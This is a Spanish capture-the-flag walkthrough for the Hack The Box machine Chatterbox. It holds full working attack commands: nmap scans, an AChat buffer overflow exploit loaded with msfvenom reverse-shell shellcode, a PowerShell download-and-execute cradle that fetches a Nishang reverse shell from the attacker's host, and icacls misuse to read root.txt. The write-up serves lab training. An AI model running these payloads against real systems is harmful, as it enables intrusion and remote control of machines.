

Chatterbox

#####Chatterbox Maquina medium
windows#####
Escaneo:

Starting Nmap 7.94 (<https://nmap.org>) at 2023-10-10 21:21
-05

Nmap scan report for 10.10.10.74
(10.10.10.74)

Host is up (0.072s latency).

Not shown: 991 closed tcp ports (conn-
refused)

PORT STATE SERVICE
VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup:
WORKGROUP)

49152/tcp open msrpc Microsoft Windows RPC

49153/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

49156/tcp open msrpc Microsoft Windows RPC

49157/tcp open msrpc Microsoft Windows RPC

Service Info: Host: CHATTERBOX; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb-os-discovery:

| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

| OS CPE: cpe:/o:microsoft:windows_7::sp1:professional

| Computer name: Chatterbox

| NetBIOS computer name: CHATTERBOX\x00

| Workgroup: WORKGROUP\x00

|_ System time: 2023-10-11T03:22:13-04:00

| smb-security-mode:

| account_used: <blank>

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

| smb2-time:

| date: 2023-10-11T07:22:12

|_ start_date: 2023-10-11T07:19:42

|_ clock-skew: mean: 6h19m56s, deviation: 2h18m34s, median: 4h59m55s

| smb2-security-mode:

| 2:1:0:

|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.


Nmap done: 1 IP address (1 host up) scanned in 71.43 seconds

fullscan


```
└─ nmap -p- 10.10.10.74 -T4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-10 21:36 -05
Nmap scan report for 10.10.10.74 (10.10.10.74)
Host is up (0.071s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
9255/tcp   open  mon
9256/tcp   open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
```

probamos acceso con rpc cliente

```
rpcclient -U "" 10.10.10.74 -N
```

A screenshot of a terminal window with a dark background. The prompt is 'rpcclient \$>'. The user has entered 'enumdomgroups'. The output is 'do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED'. The prompt is now 'rpcclient \$>'. The terminal has a menu bar with 'File', 'Edit', 'Insert', 'Format', 'Tools', 'Tree', 'Search', 'View', 'Bookmarks', and 'Help'. The bottom of the terminal shows a Windows taskbar with various icons and a system clock showing 21:34:42.

encontramos dominio

A screenshot of a terminal window. The prompt is '~/machineshtb/Chatterbox'. The user has entered 'crackmapexec smb 10.10.10.74'. The output shows a successful connection to '10.10.10.74' on port '445' for the 'CHATTERBOX' domain. The output also shows the Windows version: 'Windows 7 Professional 7601 Service Pack 1 (name:CHATTERBOX) (domain:Chatterbox) (signing:False) (SMBv1:True)'. The bottom of the terminal shows a Windows taskbar with various icons and a system clock showing 21:34:42.

probe con varias herramientas y como smbcliente y enum4linux y ninguna me tiro algo

haciendo un full scan hay 2 puertos interesantes

```
9255/tcp open mon
9256/tcp open unknown
```

si escaneo con el flag T4 me salen filtrados por lo cual escaneo normal

```
nmap -Pn -sCV -p 9255,9256 10.10.10.74
```

```
nmap -Pn -sCV -p 9255,9256 10.10.10.74
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-10 22:01 -05
Nmap scan report for 10.10.10.74 (10.10.10.74)
Host is up (0.072s latency).


PORT      STATE SERVICE VERSION
9255/tcp  open  http    AChat chat system httpd
|_http-title: Site doesn't have a title.
|_http-server-header: AChat
9256/tcp  open  achat   AChat chat system

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.48 seconds
```

validnado con curl -v

```
curl -v http://10.10.10.74:9255/
* processing: http://10.10.10.74:9255/
* Trying 10.10.10.74:9255...
* Connected to 10.10.10.74 (10.10.10.74) port 9255
> GET / HTTP/1.1
> Host: 10.10.10.74:9255
> User-Agent: curl/8.2.1
> Accept: */*
>
< HTTP/1.1 204 No Content
< Connection: close
< Server: AChat
<
* Closing connection
```

al acceder al port 9255 nos sale este icono



si buscamos si hay un exploit encontramos un remote buffer overflow

```
searchsploit AChat
Exploit Title | Path
Achat 0.150 beta7 - Remote Buffer Overflow | windows/remote/36025.py
Achat 0.150 beta7 - Remote Buffer Overflow (Metasploit) | windows/remote/36056.rb
MatsChat - 'input.php' Multiple Cross-Site-Scripting Vulnerabilities | php/webapps/32958.txt
Parachat 5.5 - Directory Traversal | php/webapps/24647.txt
Shellcodes: No Results
Trying 10.10.10.74:9255...
* Connected to 10.10.10.74 (10.10.10.74) port 9255
> GET / HTTP/1.1
```

Revisando el escript hay un comentario con msfvenom y caracteres raros

tambien hay una ip que asumo sera la que debemos cambiar el puerto si lo dejamos

validando un poco parece que debemos utilizar esa shell no tira unos caracteres que debemos remplazar copiamos el Achat 0.50

copio en la terminal la parte del msfvenom pero cambio la flag -p y agrego lhost y lport tambien quitamos la calculadora.exe

4/15

```
~/machineshtb/Chatterbox
locate windows/shell
/usr/include/boost/process/detail/windows/shell_path.hpp
/usr/share/doc/metasploit-framework/modules/payload/windows/shell
/usr/share/doc/metasploit-framework/modules/payload/windows/shell_reverse_tcp.md
/usr/share/metasploit-framework/modules/payloads/singles/windows/shell_bind_tcp.rb
/usr/share/metasploit-framework/modules/payloads/singles/windows/shell_bind_tcp_xpfb.rb
/usr/share/metasploit-framework/modules/payloads/singles/windows/shell_hidden_bind_tcp.rb
/usr/share/metasploit-framework/modules/payloads/singles/windows/shell_reverse_tcp.rb
/usr/share/metasploit-framework/modules/payloads/stages/windows/shell.rb
/usr/share/powershell-empire/server/stagers/windows/shellcode.py
/usr/share/sqlmap/extra/shellcodeexec/windows/shellcodeexec.x32.exe
36025.py
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
server_address = ('192.168.91.130', 9256)
```

como estamos utilizando msfvenom no hay necesidad de colocarle el .rb y compeltar la ruta

msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=10.10.14.21 LPORT=1234 -e x86/unicode_mixed -b

'\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python

esto nos genera un shell code que debemos meter en el exploit 36025.py

```
~/machineshtb/Chatterbox
msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=10.10.14.21 LPORT=1234 -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 774 (iteration=0)
x86/unicode_mixed chosen with final size 774
Payload size: 774 bytes
Final size of python file: 3822 bytes
fa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
buf += b"\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += b"\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += b"\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += b"\x41\x44\x41\x5a\x41\x42\x41\x52\x41\x4c\x41\x59"
buf += b"\x41\x49\x41\x51\x41\x49\x41\x51\x41\x49\x41\x68"
buf += b"\x41\x41\x41\x5a\x31\x49\x41\x49\x41\x4a\x31"
buf += b"\x31\x41\x49\x41\x49\x41\x42\x41\x42\x41\x42\x51"
buf += b"\x49\x31\x41\x49\x51\x49\x41\x49\x51\x49\x31\x31"
buf += b"\x31\x41\x49\x41\x4a\x51\x59\x41\x5a\x42\x41\x42"
```

modificando el .py borro la parte de los caracteres raros


```
9 # msfvenom -a x86 --platform Windows -p windows/exec CMD=calc.exe -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
10 #Payload size: 512 bytes
11
12 |
13
14 # Create a UDP socket
15 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
16 server_address = ('192.168.91.130', 9256)
17
```


como tenemos que copiar y pegar saco eso en un archivo aparte llamado salida

msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=10.10.14.21 LPORT=1234 -e


x86/unicode_mixed -b

```
'\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python > salida.txt
```



```
1 buf = b""
2 buf += b"\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41"
3 buf += b"\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
4 buf += b"\x49\x41\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51"
5 buf += b"\x41\x44\x41\x5a\x41\x42\x41\x52\x41\x4c\x41\x59"
6 buf += b"\x41\x49\x41\x51\x41\x49\x41\x51\x41\x49\x41\x68"
7 buf += b"\x41\x41\x41\x5a\x31\x41\x49\x41\x49\x41\x4a\x31"
8 buf += b"\x31\x41\x49\x41\x49\x41\x42\x41\x42\x41\x42\x51"
9 buf += b"\x49\x31\x41\x49\x51\x49\x41\x49\x51\x49\x31\x31"
10 buf += b"\x31\x41\x49\x41\x4a\x51\x59\x41\x5a\x42\x41\x42"
11 buf += b"\x41\x42\x41\x42\x41\x42\x6b\x4d\x41\x47\x42\x39"
12 buf += b"\x75\x34\x4a\x42\x49\x6c\x5a\x48\x65\x32\x4d\x30"
13 buf += b"\x79\x70\x69\x70\x53\x30\x52\x69\x59\x55\x4e\x51"
14 buf += b"\x77\x50\x71\x54\x54\x6b\x50\x50\x30\x30\x34\x6b"
```

pegamos y modificamos por la ip victima




```
69 buf += b"\x36\x6c\x6d\x6f\x33\x56\x49\x6f\x48\x55\x32\x69"
70 buf += b"\x57\x70\x4e\x6e\x52\x36\x71\x36\x49\x6f\x70\x30"
71 buf += b"\x53\x38\x69\x78\x42\x67\x4d\x4d\x61\x50\x49\x6f"
72 buf += b"\x48\x55\x55\x6b\x6a\x50\x64\x75\x47\x32\x50\x56"
73 buf += b"\x53\x38\x33\x76\x75\x45\x75\x6d\x35\x4d\x4b\x4f"
74 buf += b"\x76\x75\x4f\x4c\x4b\x56\x33\x4c\x4a\x6a\x75\x30"
75 buf += b"\x79\x6b\x79\x50\x34\x35\x5a\x65\x65\x6b\x30\x47"
76 buf += b"\x7a\x73\x32\x52\x50\x6f\x4f\x7a\x49\x70\x50\x53"
77 buf += b"\x79\x6f\x39\x45\x41\x41"
78
79 # Create a UDP socket
80 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
81 server_address = ('10.10.10.74', 9256)
82
```

el script esta escrito en python2 por lo cual debemos correr como python2

corro lrwrap utill para windows

rlwrap nc -lvp 1234



y ejecutamos

```
~/machineshtb/Chatterbox
python2 36025.py
-->{P00F}!
```

y somos alfred

```
rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.74] 49158
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
chatterbox\alfred

C:\Windows\system32>
```

en el destop esta la flag del user

#####escalada de privilegios con
icacsl#####

si vamos al directorio de administrador vemos que podemos acceder si hacemos un type de root.txt no nos deja

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
Access is denied.

C:\Users\Administrator\Desktop>
```

si utilizamos el comando icacsl sobre root dice que solo admin lo puede ver

```

C:\Users\Administrator\Desktop>icaccls root.txt
icaccls root.txt
root.txt CHATTERBOX\Administrator:(F)

Successfully processed 1 files; Failed processing 0 files

C:\Users\Administrator\Desktop>cd ..
cd ..

C:\Users\Administrator>

```

sin embargo si hacemos lo mismo con la carpeta Desktop vemos que alfred tiene permisos

```

C:\Users\Administrator\Desktop>icaccls Desktop
icaccls Desktop
Desktop NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
CHATTERBOX\Administrator:(I)(OI)(CI)(F)
BUILTIN\Administrators:(I)(OI)(CI)(F)
CHATTERBOX\Alfred:(I)(OI)(CI)(F)

Successfully processed 1 files; Failed processing 0 files

C:\Users\Administrator>

```

debemos entregarle permisos con icaccls

<https://informaticamadridmayor.es/admin/uso-de-icaccls-para-listar-permisos-de-carpetas-y-administrar-archivos-informaticamadridmayor/>

El siguiente comando se puede usar para otorgar a un usuario permisos de acceso de lectura + ejecución + eliminación a la carpeta:

```
icaccls E:PS /grant John:(OI)(CI)(RX,D)
```

Para otorgar acceso de lectura + ejecución + escritura, use el comando:

```
icaccls E:PS /grant John:(OI)(CI)(RX,W)
```

```
c:PS CORPAlgún nombre de usuario:(OI)(CI)(M)
```

```
AUTORIDAD SISTEMA NT:(I)(OI)(CI)(F)
```

```
INTEGRADO Administradores:(I)(OI)(CI)(F)
```

```
INTEGRADO Usuarios:(I)(OI)(CI)(RX)
```

```
CREADOR PROPIETARIO:(I)(OI)(CI)(IO)(F)
```

```
1 archivos procesados con éxito; Error al procesar 0 archivos
```


- (OI) — herencia del objeto;
- (CI) — herencia del contenedor;
- (M) — modificar el acceso.

Lista de permisos de acceso básicos:

- D — eliminar el acceso;
- F — acceso completo;
- N — sin acceso;
- M — modificar el acceso;
- RX: acceso de lectura y ejecución;
- R: acceso de solo lectura;
- W: acceso de solo escritura.

damos permisos de lectura y ya tenemos la flag
icals root.txt /grant Alfred:R

```
C:\Users\Administrator\Desktop>icacls root.txt /grant Alfred:R
icacls root.txt /grant Alfred:R
processed file: root.txt
Successfully processed 1 files; Failed processing 0 files

C:\Users\Administrator\Desktop>type root.txt
type root.txt
The system cannot find the file specified.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
3c296b2d14aba0ff6cb82c8df372299d

C:\Users\Administrator\Desktop>
```

#####SEGUNDA FORMA CON POWERSHELL Y
FUNCIONES INVOKE- POWERAPP#####

Modificamos el script y el msfvenom utilizaremos nishang

Dejamos igual el msfvenom pero cambiamos calculadora por cmd y le decimos que ejecute y descarge myshel.ps1 que es la de nishang

```
msfvenom -a x86 --platform Windows -p windows/exec CMD= "powershell IEX (New-Object
Net.WebClient).DownloadString('http://myip/myshe1')"-e x86/unicode_mixed -b
'\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\x-
b1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\x-
ca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\x-
e3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python > salida2.txt
```

```
IEX (New-Object Net.WebClient).DownloadString('http://myip/myshe1')
```

buscanmos nishang tcp reverseh

<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>

luego vamos a raw seleccionamos y pegamos en un archivo llamado myshell.ps1
ponemos esta linea al final y modificamos

```
18  
19 .EXAMPLE  
20 PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444
```

```
6 }
7
8 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.21 -Port 1234
```

levantamos python

```
python3 -m http.server 2000
```

```
~/machineshtb/Chatterbox
python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
```

- [36025.py](#)
- [Chatterbox.ctb](#)
- [Chatterbox.ctb~](#)
- [Chatterbox.ctb~~](#)
- [Chatterbox.ctb~~~](#)
- [myshell.ps1](#)
- [salida.txt](#)

modificamos y cambiamos el shell code


```
~/machineshtb/Chatterbox
msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell \\"IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21:2000/myshe...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 688 (iteration=0)
x86/unicode_mixed chosen with final size 688
Payload size: 688 bytes
Final size of python file: 3401 bytes
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21:2000/myshe...

~/machineshtb/Chatterbox
msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell \\"IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21:2000/myshe...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 688 (iteration=0)
x86/unicode_mixed chosen with final size 688
Payload size: 688 bytes
Final size of python file: 3401 bytes
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21:2000/myshe..."
```

```
python3 -m http.server 2000

Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/)...
10.10.14.21 - - [10/Oct/2023 23:34:35] "GET / HTTP/1.1" 200 -
10.10.14.21 - - [10/Oct/2023 23:34:35] "code 404, message File not found"
10.10.14.21 - - [10/Oct/2023 23:34:35] "GET /favicon.ico HTTP/1.1" 404 -
10.10.10.74 - - [10/Oct/2023 23:59:22] "GET /myshe... HTTP/1.1" 200 -

~/machineshtb/Chatterbox
msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell \\"IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21:2000/myshe...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 688 (iteration=0)
x86/unicode_mixed chosen with final size 688
Payload size: 688 bytes
Final size of python file: 3401 bytes
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.21:2000/myshe..."
```

```
rlwrap nc -lvp 1234
Listening on [any] 1234...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.74] 49160
Windows PowerShell running as user Alfred on CHATTERBOX
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

ESCALAD DE PRIVILEGIOS **POWERUP**

Como tenemos una powershell se pueden utilizar varias funciones entre ellas el PowerUP.ps1 el cual nos detecta vias para escalar privilegios


Google

powerUp github

Todos Imágenes Videos Shopping Noticias Más Herramientas

Cerca de 1,020,000 resultados (0.25 segundos)



Sugerencia: Limita esta búsqueda a resultados en idioma **inglés** . Más información sobre cómo filtrar por idioma

 GitHub
https://github.com > PowerSploit > blob > PowerUp

